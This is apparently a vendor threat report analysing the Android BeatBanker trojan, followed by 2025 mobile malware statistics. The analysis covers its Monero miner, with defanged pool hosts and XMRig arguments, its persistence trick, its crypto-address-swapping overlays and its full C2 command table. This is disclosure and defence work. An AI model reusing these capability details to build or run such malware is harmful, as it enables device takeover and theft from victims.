
The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:
-o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
-k (keepalive)
--tls (encrypted connection)
--no-color (disable colored output)
--nicehash (NiceHash protocol support)
C2 telemetry
The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:
isCharging: indicates whether the phone is charging;
batteryLevel: the exact battery percentage;
isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
isUserAway: indicates whether the user is away from the device (screen off and inactive);
overheat: indicates whether the device is overheating;
temp: the current battery temperature.
Persistence
The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.
The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.
Banking module
BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.

Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.
Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.

The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.
The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.
Fake overlay pages: Binance (left) and Trust Wallet (right)
Target browsers
BeatBanker’s banking module monitors the following browsers installed on the victim’s device:
Chrome
Firefox
sBrowser
Brave
Opera
DuckDuckGo
Dolphin Browser
Edge
Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.
C2 communication
BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.
Command
Description
0
Starts dynamic loading of the DEX class
Update
Simulates software update and locks the screen
msg:
Displays a Toast message with the provided text
goauth<*>
Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*>
Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*>
Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*>
Pastes text from the clipboard (via Accessibility Services)
GRC<*>
Lists all existing audio recording files
gtrc<*>
Sends a specific audio recording file to the C2
lcm<*>
Lists supported front camera resolutions
usdtress<*>
Sets a USDT cryptocurrency address when a transaction is detected
lnk<*>
Opens a link in the browser
EHP<*>
Updates login credentials (host, port, name) and restarts the application
ssms<*>
Sends an SMS message (individually or to all contacts)
CRD<*>
Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*>
Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<>
Immediately locks the screen using Device Administrator permissions
adm<>wip<>
Performs a complete device data wipe (factory reset)
Aclk<*>
Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod
Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA
Requests permission to activate a custom virtual keyboard or activates one
Requests Draw Over Other Apps permission (overlay)
RPM<*>INST
Requests permission to install apps from unknown sources (Android 8+)
ussd<*>
Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*>
Sets the text for the lock overlay
BLKV<*>
Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<>
Enables/disables real-time screen text submission to the C2 (screen reading)
Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*>
Creates persistent and custom notifications
sp<*>
Executes a sequence of swipes/taps (gesture macro)
lodp<*>
Manages saved links in the internal browser (add, edit, delete, list)
scc:
Starts screen capture/streaming
New BeatBanker samples dropping BTMOB
Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.


The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.

String decryption
The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.
Malware-as-a-Service
BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.

Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.

We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.
In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.
Victims
All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.
Conclusion
BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.
The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.
Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.
The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:
Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
Keep the system updated. Security updates for Android and your mobile antivirus are essential.
Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*
Starting from the third quarter of 2025, we have updated our statistical methodology based on the Kaspersky Security Network. These changes affect all sections of the report except for the installation package statistics, which remain unchanged.
To illustrate trends between reporting periods, we have recalculated the previous year’s data; consequently, these figures may differ significantly from previously published numbers. All subsequent reports will be generated using this new methodology, ensuring accurate data comparisons with the findings presented in this article.
Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat intelligence, voluntarily shared by Kaspersky users. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The year in figures
According to Kaspersky Security Network, in 2025:
Over 14 million attacks involving malware, adware or unwanted mobile software were blocked.
Adware remained the most prevalent mobile threat, accounting for 62% of all detections.
Over 815 thousand malicious installation packages were detected, including 255 thousand mobile banking Trojans.
The year’s highlights
In 2025, cybercriminals launched an average of approximately 1.17 million attacks per month against mobile devices using malicious, advertising, or unwanted software. In total, Kaspersky solutions blocked 14,059,465 attacks throughout the year.
Attacks on Kaspersky mobile users in 2025 (download)
Beyond the malware mentioned in previous quarterly reports, 2025 saw the discovery of several other notable Trojans. Among these, in Q4 we uncovered the Keenadu preinstalled backdoor. This malware is integrated into device firmware during the manufacturing stage. The malicious code is injected into libandroid_runtime.so – a core library for the Android Java runtime environment – allowing a copy of the backdoor to enter the address space of every app running on the device. Depending on the specific app, the malware can then perform actions such as inflating ad views, displaying banners on behalf of other apps, or hijacking search queries. The functionality of Keenadu is virtually unlimited, as its malicious modules are downloaded dynamically and can be updated remotely.
Cybersecurity researchers also identified the Kimwolf IoT botnet, which specifically targets Android TV boxes. Infected devices are capable of launching DDoS attacks, operating as reverse proxies, and executing malicious commands via a reverse shell. Subsequent analysis revealed that Kimwolf’s reverse proxy functionality was being leveraged by proxy providers to use compromised home devices as residential proxies.
Another notable discovery in 2025 was the LunaSpy Trojan.
LunaSpy Trojan, distributed under the guise of an antivirus app
Disguised as antivirus software, this spyware exfiltrates browser passwords, messaging app credentials, SMS messages, and call logs. Furthermore, it is capable of recording audio via the device’s microphone and capturing video through the camera. This threat primarily targeted users in Russia.
Mobile threat statistics
815,735 new unique installation packages were observed in 2025, showing a decrease compared to the previous year. While the decline in 2024 was less pronounced, this past year saw the figure drop by nearly one-third.
Detected Android-specific malware and unwanted software installation packages in 2022–2025 (download)
The overall decrease in detected packages is primarily due to a reduction in apps categorized as not-a-virus. Conversely, the number of Trojans has increased significantly, a trend clearly reflected in the distribution data below.
Detected packages by type
Distribution* of detected mobile software by type, 2024–2025 (download)
* The data for the previous year may differ from previously published data due to some verdicts being retrospectively revised.
A significant increase in Trojan-Banker and Trojan-Spy apps was accompanied by a decline in AdWare and RiskTool files. The most prevalent banking Trojans were Mamont (accounting for 49.8% of apps) and Creduz (22.5%). Leading the persistent adware category were MobiDash (39%), Adlo (27%), and HiddenAd (20%).
Share* of users attacked by each type of malware or unwanted software out of all users of Kaspersky mobile solutions attacked in 2024–2025 (download)
* The total may exceed 100% if the same users encountered multiple attack types.
Trojan-Banker malware saw a significant surge in 2025, not only in terms of unique file counts but also in the total number of attacks. Nevertheless, this category ranked fourth overall, trailing far behind the Trojan file category, which was dominated by various modifications of Triada and Fakemoney.
TOP 20 types of mobile malware
Note that the malware rankings below exclude riskware and potentially unwanted apps, such as RiskTool and adware.
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan.AndroidOS.Triada.fe
0.04
9.84
+9.80
Trojan.AndroidOS.Triada.gn
2.94
8.14
+5.21
+6
Trojan.AndroidOS.Fakemoney.v
7.46
7.97
+0.51
+1
DangerousObject.Multi.Generic
7.73
5.83
–1.91
–2
Trojan.AndroidOS.Triada.ii
0.00
5.25
+5.25
Trojan-Banker.AndroidOS.Mamont.da
0.10
4.12
+4.02
Trojan.AndroidOS.Triada.ga
10.56
3.75
–6.81
–6
Trojan-Banker.AndroidOS.Mamont.db
0.01
3.53
+3.51
Backdoor.AndroidOS.Triada.z
0.00
2.79
+2.79
Trojan-Banker.AndroidOS.Coper.c
0.81
2.54
+1.72
+35
Trojan-Clicker.AndroidOS.Agent.bh
0.34
2.48
+2.14
+74
Trojan-Dropper.Linux.Agent.gen
1.82
2.37
+0.55
+4
Trojan.AndroidOS.Boogr.gsh
5.41
2.06
–3.35
–8
DangerousObject.AndroidOS.GenericML
2.42
1.97
–0.45
–3
Trojan.AndroidOS.Triada.gs
3.69
1.93
–1.76
–9
Trojan-Downloader.AndroidOS.Agent.no
0.00
1.87
+1.87
Trojan.AndroidOS.Triada.hf
0.00
1.75
+1.75
Trojan-Banker.AndroidOS.Mamont.bc
1.13
1.65
+0.51
+8
Trojan.AndroidOS.Generic.
2.13
1.47
–0.66
–6
Trojan.AndroidOS.Triada.hy
0.00
1.44
+1.44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The list is largely dominated by the Triada family, which is distributed via malicious modifications of popular messaging apps. Another infection vector involves tricking victims into installing an official messaging app within a “customized virtual environment” that supposedly offers enhanced configuration options. Fakemoney scam applications, which promise fraudulent investment opportunities or fake payouts, continue to target users frequently, ranking third in our statistics. Meanwhile, the Mamont banking Trojan variants occupy the 6th, 8th, and 18th positions by number of attacks. The Triada backdoor preinstalled in the firmware of certain devices reached the 9th spot.
Region-specific malware
This section describes malware families whose attack campaigns are concentrated within specific countries.
Verdict
Country*
%**
Trojan-Banker.AndroidOS.Coper.a
Türkiye
95.74
Trojan-Dropper.AndroidOS.Hqwar.bj
Türkiye
94.96
Trojan.AndroidOS.Thamera.bb
India
94.71
Trojan-Proxy.AndroidOS.Agent.q
Germany
93.70
Trojan-Banker.AndroidOS.Coper.c
Türkiye
93.42
Trojan-Banker.AndroidOS.Rewardsteal.lv
India
92.44
Trojan-Banker.AndroidOS.Rewardsteal.jp
India
92.31
Trojan-Banker.AndroidOS.Rewardsteal.ib
India
91.91
Trojan-Dropper.AndroidOS.Rewardsteal.h
India
91.45
Trojan-Banker.AndroidOS.Rewardsteal.nk
India
90.98
Trojan-Dropper.AndroidOS.Agent.sm
Türkiye
90.34
Trojan-Dropper.AndroidOS.Rewardsteal.ac
India
89.38
Trojan-Banker.AndroidOS.Rewardsteal.oa
India
89.18
Trojan-Banker.AndroidOS.Rewardsteal.ma
India
88.58
Trojan-Spy.AndroidOS.SmForw.ko
India
88.48
Trojan-Dropper.AndroidOS.Pylcasa.c
Brazil
88.25
Trojan-Dropper.AndroidOS.Hqwar.bf
Türkiye
88.15
Trojan-Banker.AndroidOS.Agent.pp
India
87.85
* Country where the malware was most active. ** Unique users who encountered the malware in the indicated country as a percentage of all users of Kaspersky mobile solutions who were attacked by the same malware.
Türkiye saw the highest concentration of attacks from Coper banking Trojans and their associated Hqwar droppers. In India, Rewardsteal Trojans continued to proliferate, exfiltrating victims’ payment data under the guise of monetary giveaways. Additionally, India saw a resurgence of the Thamera Trojan, which we previously observed frequently attacking users in 2023. This malware hijacks the victim’s device to illicitly register social media accounts.
The Trojan-Proxy.AndroidOS.Agent.q campaign, concentrated in Germany, utilized a compromised third-party application designed for tracking discounts at a major German retail chain. Attackers monetized these infections through unauthorized use of the victims’ devices as residential proxies.
In Brazil, 2025 saw a concentration of Pylcasa Trojan attacks. This malware is primarily used to redirect users to phishing pages or illicit online casino sites.
Mobile banking Trojans
The number of new banking Trojan installation packages surged to 255,090, representing a several-fold increase over previous years.
Mobile banking Trojan installation packages detected by Kaspersky in 2022–2025 (download)
Notably, the total number of attacks involving bankers grew by 1.5 times, maintaining the same growth rate seen in the previous year. Given the sharp spike in the number of unique malicious packages, we can conclude that these attacks yield significant profit for cybercriminals. This is further evidenced by the fact that threat actors continue to diversify their delivery channels and accelerate the production of new variants in an effort to evade detection by security solutions.
TOP 10 mobile bankers
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.da
0.86
15.65
+14.79
+28
Trojan-Banker.AndroidOS.Mamont.db
0.12
13.41
+13.29
Trojan-Banker.AndroidOS.Coper.c
7.19
9.65
+2.46
+2
Trojan-Banker.AndroidOS.Mamont.bc
10.03
6.26
–3.77
–3
Trojan-Banker.AndroidOS.Mamont.ev
0.00
4.10
+4.10
Trojan-Banker.AndroidOS.Coper.a
9.04
4.00
–5.04
–4
